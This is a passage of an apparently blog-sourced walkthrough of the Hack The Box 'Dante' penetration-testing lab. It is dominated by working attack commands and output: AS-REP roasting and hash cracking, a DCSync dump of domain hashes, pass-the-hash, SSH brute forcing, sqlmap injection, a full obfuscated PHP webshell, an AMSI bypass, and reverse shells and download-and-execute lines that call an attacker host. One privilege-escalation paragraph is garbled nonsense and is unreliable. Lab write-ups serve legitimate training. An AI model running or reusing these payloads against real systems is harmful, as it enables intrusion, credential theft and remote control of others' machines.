Enumerate the username via Kerbrute Scan via socks5 proxy kerbrute.

```
p -q -f ./proxychains_1088.conf kerbrute userenum -d dante --dc 172.16.2.5 users.txt
```

users.txt contains the username from the DANTE.local domain:

asmith smoggat tmodle ccraven kploty jbercov whaguey dcamtan tspadly ematlis fglacdon tmentrso dharding smillar bjohnston iahmed plongbottom jcarrot lgesley julian ben balthazar mrb3n

There may be some issues with the target environment, which often occur when scanning:

```
[Root cause: Encoding_Error] Encoding_Error: failed to unmarshal KDC's reply: asn1: syntax error: seq
```

Look at the other writeups to see if there are jbercov@dante users.

ASREProast For users who do not have Kerberos pre-authentication enabled, ASREProast can be used to obtain the user's TGT, which does not require a domain account and only needs to establish a connection to the KDC to carry out the attack.

```
p -f proxychains_1088.conf GetNPUsers.py dante/jbercov -no-pass -dc-ip 172.16.2.5 -outputfile kerbero
```

```
[proxychains] Strict chain ... 127.0.0.1:1088 ... 172.16.2.5:88 ... OK
$krb5asrep$23$jbercov@DANTE:ddb1e0b115be8c818771b834539efef3$1a2eba1c3051af6bfc2dcb1a07d048c67080a181
```

John/Hashcat Crack KRB5ASREP Once you get the hash, you can use hashcat or john to crack it.

https://dummykitty.github.io/pentest/2024/01/02/HTB-Prolab-Dante.html 33/65 11/6/24, 7:01 PM HTB Prolab Dante walkthrough - DumKiy's blog

```
hashcat -m 18200 --force -a 0 kerberoasting.hashes /webtools/dicts/rockyou.txt
```

Successfully blasted out the password：myspace7

```
$krb5asrep$23$jbercov@DANTE:ddb1e0b115be8c818771b834539efef3$1a2eba1c3051af6
bfc2dcb1a07d048c67080a181
```

Hack with John.

```
john kerberoasting.hashes --wordlist=/webtools/dicts/rockyou.txt
```

```
Using default input encoding: UTF-8 Loaded 1 password hash (krb5asrep, Kerberos 5
AS-REP etype 17/18/23 [MD4 HMAC-MD5 RC4 / PBKDF2 HMAC-S Will run 8 OpenMP
threads Press 'q' or Ctrl-C to abort, almost any other key for status myspace7
($krb5asrep$23$jbercov@DANTE) 1g 0:00:00:00 DONE (2023-12-29 04:14) 4.000g/s
57344p/s 57344c/s 57344C/s havana..cherry13 Use the "--show" option to display all of the
cracked passwords reliably Session completed.
```

jbercov/myspace7

Once the username and password are obtained, the target opens port 5985 so it can be connected using evil- winrm.

```
p -q -f proxychains_1088.conf evil-winrm -i 172.16.2.5 -u jbercov -p myspace7 -s
/webtools/movement/
```

The flag.txt can be found in the user's desktop directory

Elevation: Decker abuse leads to De Sink Wess Evel-Wynm, Wyr. Meal Lordwin Pier Rectelli, Savet Exek Tien Result Inah Phil, Anderson Don Lod Tresurt Phil Bark, Bart Tre Eisen' Temark Usfor, Infu Matien Int Wempeas Resmelt.

```
Bypass-4MSI Invoke-winPEAS.ps1 Invoke-winPEAS >> .out
```

If we have the credentials, we can use bloodhound to get more information. bloodhound-python can use the following commands, but the DNS server will not be able to resolve the problem.

```
p -q -f proxychains_1082.conf bloodhound-python --zip -c All -d dante -u jbercov -p
myspace7 -dc 172.
```

Executing Invoke-SharpHound4 in PowerSharpPack yields an error.

Consider uploading directly SharpHound.exe and then executing -c all

```
*Evil-WinRM* PS C:\temp> .\sh.exe -c all
2023-12-29T14:03:24.7826199+00:00|INFORMATION|This version of SharpHound is
compatible with the 4.3.1 2023-12-29T14:03:24.8920174+00:00|INFORMATION|Resolved
Collection Methods: Group, LocalAdmin, GPOLoca
2023-12-29T14:03:24.9089993+00:00|INFORMATION|Initializing SharpHound at 14:03 on
29/12/2023 2023-12-29T14:03:25.0013614+00:00|INFORMATION|[CommonLib
LDAPUtils]Found usable Domain Controller for
2023-12-29T14:03:25.0169982+00:00|INFORMATION|Flags: Group, LocalAdmin,
GPOLocalGroup, Session, Logge
2023-12-29T14:03:25.1263707+00:00|INFORMATION|Beginning LDAP search for
DANTE.ADMIN 2023-12-29T14:03:25.1419972+00:00|INFORMATION|Producer has
finished, closing LDAP channel 2023-12-29T14:03:25.1419972+00:00|INFORMATION|LDAP
channel closed, waiting for consumers
2023-12-29T14:03:55.9584256+00:00|INFORMATION|Status: 0 objects finished (+0 0)/s --
Using 35 MB RAM 2023-12-29T14:04:09.6121665+00:00|INFORMATION|Consumers
finished, closing output channel
2023-12-29T14:04:09.6433466+00:00|INFORMATION|Output channel closed, waiting for
output task to compl Closing writers
2023-12-29T14:04:09.7527055+00:00|INFORMATION|Status: 92 objects finished (+92
2.090909)/s -- Using 4 2023-12-29T14:04:09.7527055+00:00|INFORMATION|Enumeration
finished in 00:00:44.6321094 2023-12-29T14:04:09.8151969+00:00|INFORMATION|Saving
cache with stats: 51 ID to type mappings. 52 name to SID mappings. 0 machine sid
mappings. 2 sid to domain mappings. 0 global catalog mappings.
2023-12-29T14:04:09.8308184+00:00|INFORMATION|SharpHound Enumeration Completed
at 14:04 on 29/12/2023
```

Looking at the information of JBERCOV after importing the results, you can see that the JBERCOV user has the GetChangesAll permission, and the GetChangesAll permission means that DCSync can be used to export all hashes in the domain.

Normally, DCSync privileges are only available to Administrators, Domain Administrators, Enterprise Administrators, and members of the Domain Controller group, but here the JBERCOV user is not an Administrator user and is DACL abuse.

Access to resources in Domain Services is typically granted through the use of Access Control Entries (ACEs), which are lists of ACEs (Access Control Entries) that identify users and groups that allow or deny access to objects.

DACL abuse can often be enumerated using Get-DomainObjectAcl in BloodHound, Powersploit.

https://dummykitty.github.io/pentest/2024/01/02/HTB-Prolab-Dante.html 36/65 11/6/24, 7:01 PM HTB Prolab Dante walkthrough - DumKiy's blog

The mind map of DACL abuse is as follows:

Then we can use secretdump to export the hash in the domain control

```
p -q -f proxychains_1088.conf secretsdump.py -outputfile 172.16.2.5_DCSync
DANTE.ADMIN/jbercov:myspac
```

Here are the results:

https://dummykitty.github.io/pentest/2024/01/02/HTB-Prolab-Dante.html 37/65 11/6/24, 7:01 PM HTB Prolab Dante walkthrough - DumKiy's blog

```
[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied [*]
Dumping Domain Credentials (domain\uid:rid:lmhash:nthash) [*] Using the DRSUAPI
method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:4c827b7074e99eefd49d0587218
5f7f8:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0::
:
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:2e5f00bc433acee0ae72f622450bd63c:::
DANTE.ADMIN\jbercov:1106:aad3b435b51404eeaad3b435b51404ee:2747def689b576780f
e2339fd596688c:::
DANTE-DC02$:1000:aad3b435b51404eeaad3b435b51404ee:698534680cb407112e87a196
bccb2e1f::: [*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:0652a9eb0b8463a8ca287fc5d099076fbbd5f1d4bc0
b94466ccbcc5c4a18609
Administrator:aes128-cts-hmac-sha1-96:08f140624c46af979044dde5fff44cfd
Administrator:des-cbc-md5:8ac752cea84f4a10
krbtgt:aes256-cts-hmac-sha1-96:a696318416d7e5d58b1b5763f1a9b7f2aa23ca743ac3b169
90e5069426d4bc46
krbtgt:aes128-cts-hmac-sha1-96:783ecc93806090e2b21d88160905dc36
krbtgt:des-cbc-md5:dcbff8a80b5b343e
DANTE.ADMIN\jbercov:aes256-cts-hmac-sha1-96:5b4b2e67112ac898f13fc8b686c07a4365
5c5b88c9ba7e5b48b1383bc
DANTE.ADMIN\jbercov:aes128-cts-hmac-sha1-96:489ca03ed99b1cb73e7a28c242328d0d
DANTE.ADMIN\jbercov:des-cbc-md5:c7e08938cb7f929d
DANTE-DC02$:aes256-cts-hmac-sha1-96:ad70e34f55fb662789158a2a9fd111aa2042a651e
518e5e83b8592c35d9f3bce
DANTE-DC02$:aes128-cts-hmac-sha1-96:4c917008232d55247ef311d89437a078
DANTE-DC02$:des-cbc-md5:b5497fb9eac17f5d [*] Cleaning up...
```

Elevation of privileges: Hash passing With the Administrator's hash, we can use Pass the Hash to get the Administrator permissions.

```
p -q -f proxychains_1088.conf psexec.py -hashes
'aad3b435b51404eeaad3b435b51404ee:4c827b7074e99eefd49
```

```
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Requesting shares on 172.16.2.5..... [*] Found writable share ADMIN$ [*] Uploading file kvzbKpgP.exe [*] Opening SVCManager on 172.16.2.5..... [*] Creating service fuZm on 172.16.2.5..... [*] Starting service fuZm..... [!] Press help for extra shell commands Microsoft Windows [Version 10.0.17763.1490] (c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

There are flag.txt and Note.txt under c:\Users\Administrator\Desktop, and the Note.txt is as follows, suggesting that we can actually find the 172.16.2.0/24 network segment by enumerating the browser records of DC01.

```
You were supposed to find this subnet via enumerating the browser history files on DC01.

172.16.1.10 can also pivot to this box, it may be a bit more stable than DC01.
```

c:\Users\Administrator\Documents There is also a Jenkins.bat file in the directory。

```
net user Admin_129834765 SamsungOctober102030 /add
```

Got a user credential, probably related to Jenkins in 172.16.1.19.

In addition to using psexec.py in Impacket, module utilization is also integrated into MSF.

```
use exploit/windows/smb/psexec set rhosts 172.16.2.5 set proxies socks5:127.0.0.1:1088 set smbuser Administrator set SMBPass aad3b435b51404eeaad3b435b51404ee:4c827b7074e99eefd49d05872185f7f8 set lhost 10.10.14.5 set reverseallowproxy true set DisablePayloadHandler true set payload windows/x64/meterpreter/reverse_tcp set LPORT 1235 run
```

Host survivability scan After obtaining the domain control permission, you can further detect the surviving hosts in the 172.16.2.0/24 network segment.

```
(for /L %a IN (1,1,254) DO ping /n 1 /w 1 172.16.2.%a) | find "Reply"
```

```
Reply from 172.16.2.5: bytes=32 time<1ms TTL=128 Reply from 172.16.2.101: bytes=32
time<1ms TTL=64
```

172.16.2.0/24 is the host that only has 172.16.2.101 in addition to the domain controller

Linux: 172.16.2.101 Port scanning Port scan for 172.16.2.101 using msf on 172.16.2.5

```
use auxiliary/scanner/portscan/tcp set RHOSTS 172.16.2.101 set THREADS 10 run
```

Only one SSH service is available

```
[+] 172.16.2.101: - 172.16.2.101:22 - TCP OPEN
```

SSH blasting msf can be blasted using the auxiliary/scanner/ssh/ssh_login module

https://dummykitty.github.io/pentest/2024/01/02/HTB-Prolab-Dante.html 39/65 11/6/24, 7:01 PM HTB Prolab Dante walkthrough - DumKiy's blog

```
use auxiliary/scanner/ssh/ssh_login set USERPASS_FILE
/project/HTB/ProLab/Dante/combine_msf.txt set RHOSTS 172.16.2.101 set VERBOSE true
set ThREADS 10 run
```

```
[*] 172.16.2.101:22 - Starting bruteforce [-] 172.16.2.101:22 - Failed: 'asmith:Princess1' [!]
No active DB -- Credential data will not be saved! [-] 172.16.2.101:22 - Failed:
'smoggat:Summer2019' [-] 172.16.2.101:22 - Failed: 'tmodle:P45678!' [-] 172.16.2.101:22 -
Failed: 'ccraven:Password1' [-] 172.16.2.101:22 - Failed: 'kploty:Teacher65' [-]
172.16.2.101:22 - Failed: 'jbercov:4567Holiday1' [-] 172.16.2.101:22 - Failed:
'whaguey:acb123' [-] 172.16.2.101:22 - Failed: 'dcamtan:WorldOfWarcraft67' [-]
172.16.2.101:22 - Failed: 'tspadly:RopeBlackfieldForwardslash' [-] 172.16.2.101:22 - Failed:
'ematlis:JuneJuly1TY' [-] 172.16.2.101:22 - Failed: 'fglacdon:FinalFantasy7' [-]
172.16.2.101:22 - Failed: 'tmentrso:65RedBalloons' [-] 172.16.2.101:22 - Failed:
'dharding:WestminsterOrange5' [-] 172.16.2.101:22 - Failed: 'smillar:MarksAndSparks91' [-]
172.16.2.101:22 - Failed: 'bjohnston:Bullingdon1' [-] 172.16.2.101:22 - Failed:
'iahmed:Sheffield23' [-] 172.16.2.101:22 - Failed: 'plongbottom:PowerfixSaturdayClub777' [-]
172.16.2.101:22 - Failed: 'jcarrot:Tanenbaum0001' [-] 172.16.2.101:22 - Failed:
'lgesley:SuperStrongCantForget123456789' [+] 172.16.2.101:22 - Success:
'julian:manchesterunited' 'uid=1001(julian) gid=1001(julian) groups=10 [*] SSH session 5
opened (10.10.14.5-10.10.110.3:57306 -> 172.16.2.101:22) at 2024-01-01 20:49:15 -05
```

After successful login, MSF will automatically open an SSH session

Privilege escalation to root: polkit:CVE-2021-3560 Use linPEAS for elevation information collection

```
# linPEAS nc -lvnp 9002 | tee linpeas.out #Host wget -q -O- 10.10.14.5:9999/linpeas.sh | sh | nc 10.10.14.5 9002 #Victim
```

Bounce a shell to pwncat for easy upload and download.

```
/bin/bash -i >& /dev/tcp/10.10.14.5/9897 0>&1
```

Dante Range may be relatively old, basically Linux privilege escalation can be opened with polkit:CVE-2021- 3560, and uploading trator can directly elevate privileges to root.

Elevation of privilege: Elevation of privilege for SUID file overflow vulnerability

The description of the SUID file in the linPEAS results file has the following entry, and the readfile is not a native linux binary.

```
-rwsr-sr-x 1 root julian 17K Jun 30 2020 /usr/sbin/readfile (Unknown SUID binary!)
```

The original idea was to exploit an overflow vulnerability in the readfile to elevate privilege to root.

Host survivability probe When you use ping in 172.16.2.101 to probe the survival of a host, you can sweep out an additional 172.16.2.6, which may be due to firewall policy limitations that were not previously scanned in 172.16.2.5.

```
for i in {1..255};do (ping -c 1 172.16.2.$i | grep "bytes from"|cut -d ' ' -f4|tr -d ':' &);done
```

```
172.16.2.5 172.16.2.6 172.16.2.101
```

Bounce msf meterpreter To penetrate 172.16.2.6 further, we can bounce off an MSF meterpreter.

```
wget -q -O- 10.10.14.5:9999/downloader.sh|bash
```

downloader.sh Contents:

```
#!/bin/bash wget -q http://10.10.14.5:9999/test -O .te chmod +x .te nohup ./.te &
```

Add a route to the newly acquired meterpreter:

```
run autoroute -s 172.16.2.6
```

Linux: 172.16.2.6 Port scanning Port scan for 172.16.2.6 using msf on 172.16.2.101

```
use auxiliary/scanner/portscan/tcp set RHOSTS 172.16.2.6 set THREADS 10 run
```

172.16.2.6 also only opens port 22.

You can successfully land with Julian:Manchester United.

https://dummykitty.github.io/pentest/2024/01/02/HTB-Prolab-Dante.html 41/65 11/6/24, 7:01 PM HTB Prolab Dante walkthrough - DumKiy's blog

SSH blasting SSH blasting is also possible, and the following two credentials can be logged in normally

plongbottom:PowerfixSaturdayClub777 julian:manchesterunited

```
use auxiliary/scanner/ssh/ssh_login set USERPASS_FILE /project/HTB/ProLab/Dante/combine_msf.txt set RHOSTS 172.16.2.6 set VERBOSE true set ThREADS 10 run
```

```
[+] 172.16.2.6:22 - Success: 'plongbottom:PowerfixSaturdayClub777' 'uid=1000(plongbottom) gid=1000(pl [*] SSH session 7 opened (10.10.14.5-10.10.110.3:42542 -> 172.16.2.6:22) at 2024-01-01 21:43:33 -0500 [-] 172.16.2.6:22 - Failed: 'jcarrot:Tanenbaum0001' [-] 172.16.2.6:22 - Failed: 'lgesley:SuperStrongCantForget123456789' [+] 172.16.2.6:22 - Success: 'julian:manchesterunited' 'uid=1001(julian) gid=1001(julian) groups=1001 [*] SSH session 8 opened (10.10.14.5-10.10.110.3:46782 -> 172.16.2.6:22) at 2024-01-01 21:43:56 -0500
```

msf will automatically bounce the shell, but this shell is not very stable, and there is a time out when bounce to pwncat, which may be a firewall

```
/bin/bash -i >& /dev/tcp/10.10.14.5/9897 0>&1
```

```
-bash: connect: Connection timed out -bash: line 5: /dev/tcp/10.10.14.5/9896: Connection timed out
```

Consider using ssh directly in 172.16.2.101 to land on 172.16.2.6

```
ssh plongbottom@172.16.2.6
```

Get SQL credentials Julian's home directory can find a flag and a SQL file:

```
root@DANTE-ADMIN-NIX06:/home/julian/Desktop# cat SQL Hi Julian I've put this on your personal desktop as its probably the most secure place on the network!
```

Can you please ask Sophie to change her SQL password when she logs in again? I've reset it to TerrorInflictPurpleDirt996655 as it stands, but obviously this is a tough one to remember

Maybe we should all get password managers?

Thanks, James

You can get an SQL credential:

Sophie/TerrorInflictPurpleDirt996655https://dummykitty.github.io/pentest/2024/01/02/HTB-Prolab-Dante.html 42/65 11/6/24, 7:01 PM HTB Prolab Dante walkthrough - DumKiy's blog

Elevation: Soodors Prumbotom users belong to Soodors and can therefore be directly su-raised。

Note that the reverse shell obtained by msf cannot use tty, and sudo will report an error.

```
sudo su sudo: no tty present and no askpass program specified
```

Windows: 172.16.1.13 Open Ports:

172.16.1.13 80 172.16.1.13 443 172.16.1.13 445

80-port RCE An XAMPP is deployed on port 80. /phpinfo.php can access phpinfo. /phpmyadmin can only be logged in from the local IP.

The blast web directory can be obtained:

1. /cgi-bin/printenv.pl can output some environmental information.
2. /discuss can be used to access a Dante Technical Discussion Forum page.

The page provides a registration function, which can register a user, and after logging in, you can modify the user information, and modify the SQL injection in the interface.

```
# country returns 1
un=dr34d&fn=dr34d&pwd=dr34d&e_mail=dr34d%40gmail.com&gender=1&dob=1987-08-21
&ima=images.jpeg&add=USA&

# country returns 0
un=dr34d&fn=dr34d&pwd=dr34d&e_mail=dr34d%40gmail.com&gender=1&dob=1987-08-21
&ima=images.jpeg&add=USA&
```

And if you scan the /discuss/ directory, you can find /discuss/db/, and you can download the database file tech_forum.sql directly.

Finally, it was found that there were historical loopholes:

Online Discussion Forum Site 1.0 - Remote Code Execution - PHP webapps Exploit

You can upload a webshell when you sign up. After the upload is successful, log in, and then you can access it in the /ups/ directory.

A simple eval webshell will be killed, but the killing is not strong, and Godzilla PHP_XOR_BASE64 can be uploaded normally.

```
<?php @session_start(); @set_time_limit(0); @error_rfsting(0); function encode($D,$K){
for($i=0;$i<strlen($D);$i++) { $c = $K[$i+1&15]; $D[$i] = $D[$i]^$c; } return $D; }
$pass='pass'; $payloadName='payload'; $key='3c6e0b8a9c15224a'; if
(isset($_POST[$pass])){ $data=encode(base64_decode($_POST[$pass]),$key); if
(isset($_SESSION[$payloadName])){ $payload=encode($_SESSION[$payloadName],$key);
if (strpos($payload,"getBasicsInfo")===false){ $payload=encode($payload,$key); }
eval($payload); echo substr(md5($pass.$key),0,16); echo
base64_encode(encode(@run($data),$key)); echo substr(md5($pass.$key),16); }else{ if
(strpos($data,"getBasicsInfo")!==false){ $_SESSION[$payloadName]=encode($data,$key); }
} }
```

After getting the webshell you can do it C:\Users\gerald\Desktop flag.txt is found below

The msf meterpreter that bounces directly in Godzilla will break, generating an MSF windows https payload.

```
msfvenom -p windows/x64/meterpreter/reverse_https LHOST=10.10.14.5 LPORT=8443 -f
exe -o wintest.txt
```

msfconsole:

```
set payload payload/windows/x64/meterpreter/reverse_https set LPOrt 8443 set
exitonsession false exploit -j
```

Download the payload in the webshell with wget.

```
powershell wget http://10.10.14.5:9999/wintest.txt -o test.exe
```

After execution, you can get a meterpreter.

Elevation of privilege information collection: winPEAS 远程加载 PowerSharpPack.ps1

```
iex(new-object net.webclient).downloadstring('http://10.10.14.5:9999/PowerSharpPack.ps1')
```

The following error message is returned when loading, which should not have bypassed AMSI.

This script contains malicious content and has been blocked by your antivirus software.

Bypass AMSI:

```
$x=[Ref].Assembly.GetType('System.Management.Automation.Am'+'siUt'+'ils');$y=$x.GetField('am'+'siCon'
```

```
(new-object system.net.webclient).downloadstring('http://10.10.14.5:9999/amsi_rmouse.txt')|IEX
```

Load again PowerSharpPack.ps1

```
iex(new-object net.webclient).downloadstring('http://10.10.14.5:9999/PowerSharpPack.ps1')
```

Execute winPEAS components:

```
PowerSharpPack -winPEAS
```

After executing, you can get a lot of output.

1. Historical vulnerabilities CVE-2019-1385, CVE-2019-1405 exist

[?] Windows vulns search powered by Watson(https://github.com/rasta-mouse/Watson) OS Build Number: 18363 [!] CVE-2019-1385 : VULNERABLE [>] https://www.youtube.com/watch?v=K6gHnr-VkAg

[!] CVE-2019-1405 : VULNERABLE [>] https://www.nccgroup.trust/uk/about-us/newsroom-and-events/blogs/2019/november/cve-20

2. Interesting Services -non Microsoft 1. Grape 2. OpenSSH 3. DLL hijacking paths

C:\WINDOWS\system32 C:\WINDOWS C:\WINDOWS\System32\Wbem C:\WINDOWS\System32\WindowsPowerShell\v1.0\ C:\WINDOWS\System32\OpenSSH\

Elevation of privilege: CVE-2019-1405 (unsuccessful) An elevation of privilege vulnerability exists when the Windows Universal Plug and Play (UPnP) service incorrectly allows COM object creation, which is why it is also known as the Windows UPnP Service Elevation of Privilege vulnerability.

Exp

https://github.com/apt69/COMahawk
https://github.com/Al1ex/WindowsElevation/tree/master/CVE-2019-1405

Upload exp, but the execution is unsuccessful.

Elevation of Privilege (Druva) When winPEAS scans non-Microsoft services, a Druva service is scanned.

msf searches for druva and gets an elevated privilege exp.

```
exploit/windows/local/druva_insync_insynccphwnet64_rcp_type_5_priv_esc
```

Version information for Druva can be obtained by looking at the licence.txt file.

```
type "c:\Program Files (x86)\Druva\inSync\licence.txt" Druva InSync 6.6.3 Copyright (c) 2019
Druva Inc.
```

6.6.3 The version is also there exploit/windows/local/druva_insync_insynccphwnet64_rcp_type_5_priv_esc within the scope of use。

After using it, you can get the SYSTEM permission.

```
msf6 exploit(windows/local/druva_insync_insynccphwnet64_rcp_type_5_priv_esc) > set
LHOST 10.10.14.5 LHOST => 10.10.14.5 msf6
exploit(windows/local/druva_insync_insynccphwnet64_rcp_type_5_priv_esc) > set LPORT
5555 msf6 exploit(windows/local/druva_insync_insynccphwnet64_rcp_type_5_priv_esc) >
set session 39 session => 39 msf6
exploit(windows/local/druva_insync_insynccphwnet64_rcp_type_5_priv_esc) > exploit
```

```
[*] Started reverse TCP handler on 10.10.14.5:5555 [*] Running automatic check ("set
AutoCheck false" to disable) [!] The service is running, but could not be validated. Service
'inSyncCPHService' exists. [*] Connecting to 127.0.0.1:6064 ... [*] Sending packet (260
bytes) to 127.0.0.1:6064 ... [*] Sending stage (175686 bytes) to 10.10.110.3 [*] Meterpreter
session 41 opened (10.10.14.5:5555 -> 10.10.110.3:21927) at 2023-12-26 20:01:51 -0500
```

```
meterpreter >
```

Linux: 172.16.1.12 Open Ports:

```
172.16.1.12 21 172.16.1.12 80 172.16.1.12 22 172.16.1.12 443 172.16.1.12 3306
```

80-port SQL injection Port 80 is also an XAMPP service, which is basically the same as the version of 172.16.1.13.

```
python /webtools/dirscan/dirsearch/dirsearch.py -u http://172.16.1.12 -e php -p
socks5://localhost:10
```

```
[20:11:05] Starting: [20:11:27] 301 - 232B - /blog -> http://172.16.1.12/blog/ [20:11:31] 403 -
1KB - /cgi-bin/ [20:11:37] 301 - 237B - /dashboard -> http://172.16.1.12/dashboard/
[20:11:47] 200 - 30KB - /favicon.ico [20:11:56] 301 - 231B - /img -> http://172.16.1.12/img/
[20:12:17] 403 - 1KB - /phpmyadmin [20:12:48] 301 - 237B - /webalizer ->
http://172.16.1.12/webalizer/
```

Scan to a /blog directory.

According to the blog's footer information: Information about this CMS can be found: https://www.youtube.com/channel/UCsFgC9ggwrmYR2XqEHXpbNg Responsive Blog Site 2023 - Brought To You by Ser Bermz

Locate further to the source code：CampCodes](https://www.campcodes.com/projects/php/responsive- [Responsive Online Blog online-blog-website-using-php-mysql-free-download/) Website Using PHP/MySQL

The historical vulnerabilities of the CMS can be queried in exploitdb

Responsive Online Blog 1.0 - ‘id’ SQL Injection - PHP webapps Exploit

LITTLE:

```
sqlmap 'http://172.16.1.12/blog/category.php?id=1' --dbs --batch --proxy
socks5://localhost:1080
```

Enumerate all databases

```
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 202 HTTP(s) requests: ---
Parameter: id (GET) Type: boolean-based blind Title: MySQL RLIKE boolean-based blind -
WHERE, HAVING, ORDER BY or GROUP BY clause Payload: id=1' RLIKE (SELECT
(CASE WHEN (1163=1163) THEN 1 ELSE 0x28 END))-- mDDs

Type: error-based Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or
GROUP BY clause (FLOOR) Payload: id=1' AND (SELECT 3351 FROM(SELECT
COUNT(*),CONCAT(0x7176626a71,(SELECT (ELT(3351=3351,1
Type: time-based blind Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: id=1' AND (SELECT 5794 FROM (SELECT(SLEEP(5)))qeMR)-- MjCh

Type: UNION query Title: MySQL UNION query (NULL) - 2 columns Payload: id=-4778'
UNION ALL SELECT
NULL,CONCAT(0x7176626a71,0x50687146794d544756786254455a615355 --- [20:46:01]
[INFO] the back-end DBMS is MySQL web application technology: PHP 7.4.7, Apache
2.4.43 back-end DBMS: MySQL >= 5.0 (MariaDB fork) [20:46:03] [INFO] fetching database
names [20:46:06] [INFO] retrieved: 'information_schema' [20:46:07] [INFO] retrieved: 'test'
[20:46:08] [INFO] retrieved: 'performance_schema' [20:46:09] [INFO] retrieved: 'flag'
[20:46:10] [INFO] retrieved: 'mysql' [20:46:11] [INFO] retrieved: 'blog_admin_db' [20:46:12]
[INFO] retrieved: 'phpmyadmin' available databases [7]: [*] blog_admin_db [*] flag [*]
information_schema [*] mysql [*] performance_schema [*] phpmyadmin [*] test
```

Step by step to get the fields in the flag database.

```
sqlmap 'http://172.16.1.12/blog/category.php?id=1' --dbs --batch --proxy
socks5://localhost:1080 -D f
```

```
[20:48:28] [INFO] fetching entries of column(s) 'flag' for table 'flag' in database 'flag'
Database: flag Table: flag [1 entry] +------------------------------+ | flag | +------------------------------+
| DANTE{wHy_y0U_n0_s3cURe?!?!} | +------------------------------+
```

Using –os-shell fails to write to the webshell, it may be that it doesn't have write access and won't succeed.

Try to look for some sensitive information in the blog_admin_db. Enumerate all users:

```
sqlmap 'http://172.16.1.12/blog/category.php?id=1' --batch --proxy socks5://localhost:1080
--techniqu
```

Here are the results:

```
admin 21232f297a57a5a743894a0e4a801fc3 (admin) egre55
d6501933a2e0ea1f497b87473051417f test 098f6bcd4621d373cade4e832627b4f6 (test)
test1 739969b53246b2c727850dbb3490ede6 (test9) test2
ad0234829205b9033196ba818f7a872b (test2) memberID passMD5 ben
442179ad1de9c25593cabf625c0badb7
```

MD5 Blast (john) The hash of the ben user can be blasted with john to get the password: Welcometomyblog

```
john --wordlist=/webtools/dicts/rockyou.txt md5hash --format=Raw-MD5
```

Use the above credentials to log in to ssh, the admin user gets Permission denied, and the ben user can log in successfully。

```
p -q ssh ben@172.16.1.12
```

Use linPEAS for elevation information collection

```
# linPEAS nc -lvnp 9002 | tee linpeas.out #Host wget -q -O- 10.10.14.5:9999/linpeas.sh | sh | nc 10.10.14.5 9002 #Victim
```

Elevated privileges: PwnKit linPEAS A large number of privilege escalation vulnerabilities were scanned:

https://dummykitty.github.io/pentest/2024/01/02/HTB-Prolab-Dante.html 49/65 11/6/24, 7:01 PM HTB Prolab Dante walkthrough - DumKiy's blog

[+] [CVE-2021-4034] PwnKit

Details: https://www.qualys.com/2022/01/25/cve-2021-4034/pwnkit.txt Exposure: probable Tags: [ubuntu=10|11|12|13|14|15|16|17|18|19|20|21],debian=7|8|9|10|11,fedora,manjaro Download URL: https://codeload.github.com/berdav/CVE-2021-4034/zip/main

[+] [CVE-2021-3156] sudo Baron Samedit

Details: https://www.qualys.com/2021/01/26/cve-2021-3156/baron-samedit-heap-based-overflow-sudo.tx Exposure: probable Tags: mint=19,[ubuntu=18|20], debian=10 Download URL: https://codeload.github.com/blasty/CVE-2021-3156/zip/main

[+] [CVE-2021-3156] sudo Baron Samedit 2

Details: https://www.qualys.com/2021/01/26/cve-2021-3156/baron-samedit-heap-based-overflow-sudo.tx Exposure: probable Tags: centos=6|7|8,[ubuntu=14|16|17|18|19|20], debian=9|10 Download URL: https://codeload.github.com/worawit/CVE-2021-3156/zip/main

[+] [CVE-2022-32250] nft_object UAF (NFT_MSG_NEWSET)

Details: https://research.nccgroup.com/2022/09/01/settlers-of-netlink-exploiting-a-limited-uaf-in- https://blog.theori.io/research/CVE-2022-32250-linux-kernel-lpe-2022/ Exposure: less probable Tags: ubuntu=(22.04){kernel:5.15.0-27-generic} Download URL:

https://raw.githubusercontent.com/theori-io/CVE-2022-32250-exploit/main/exp.c Comments: kernel.unprivileged_userns_clone=1 required (to obtain CAP_NET_ADMIN)

[+] [CVE-2022-2586] nft_object UAF

Details: https://www.openwall.com/lists/oss-security/2022/08/29/5 Exposure: less probable Tags: ubuntu=(20.04){kernel:5.12.13} Download URL: https://www.openwall.com/lists/oss-security/2022/08/29/5/1 Comments: kernel.unprivileged_userns_clone=1 required (to obtain CAP_NET_ADMIN)

[+] [CVE-2021-22555] Netfilter heap out-of-bounds write

Details: https://google.github.io/security-research/pocs/linux/cve-2021-22555/writeup.html Exposure: less probable Tags: ubuntu=20.04{kernel:5.8.0-*} Download URL: https://raw.githubusercontent.com/google/security-research/master/pocs/linux/cve-202 ext-url: https://raw.githubusercontent.com/bcoles/kernel-exploits/master/CVE-2021-22555/exploit.c Comments: ip_tables kernel module must be loaded

[+] [CVE-2019-18634] sudo pwfeedback

Details: https://dylankatz.com/Analysis-of-CVE-2019-18634/ Exposure: less probable Tags: mint=19 Download URL: https://github.com/saleemrashid/sudo-cve-2019-18634/raw/master/exploit.c Comments: sudo configuration requires pwfeedback to be enabled.

[+] [CVE-2017-0358] ntfs-3g-modprobe

Details: https://bugs.chromium.org/p/project-zero/issues/detail?id=1072 Exposure: less probable Tags: ubuntu=16.04{ntfs-3g:2015.3.14AR.1-1build1},debian=7.0{ntfs-3g:2012.1.15AR.5-2.1+deb7u2},deb Download URL: https://github.com/offensive-security/exploit-database-bin-sploits/raw/master/bin-sp

https://dummykitty.github.io/pentest/2024/01/02/HTB-Prolab-Dante.html 50/65 11/6/24, 7:01 PM HTB Prolab Dante walkthrough - DumKiy's blog Comments: Distros use own versioning scheme. Manual verification needed. Linux headers must be ins

Pwnkit can successfully escalate privileges.

```
ben@DANTE-NIX04:~/.tmp$ ./.pw root@DANTE-NIX04:/home/ben/.tmp#
```

Elevate: sudo < 1.8.28 sudo The version is 1.8.27。

```
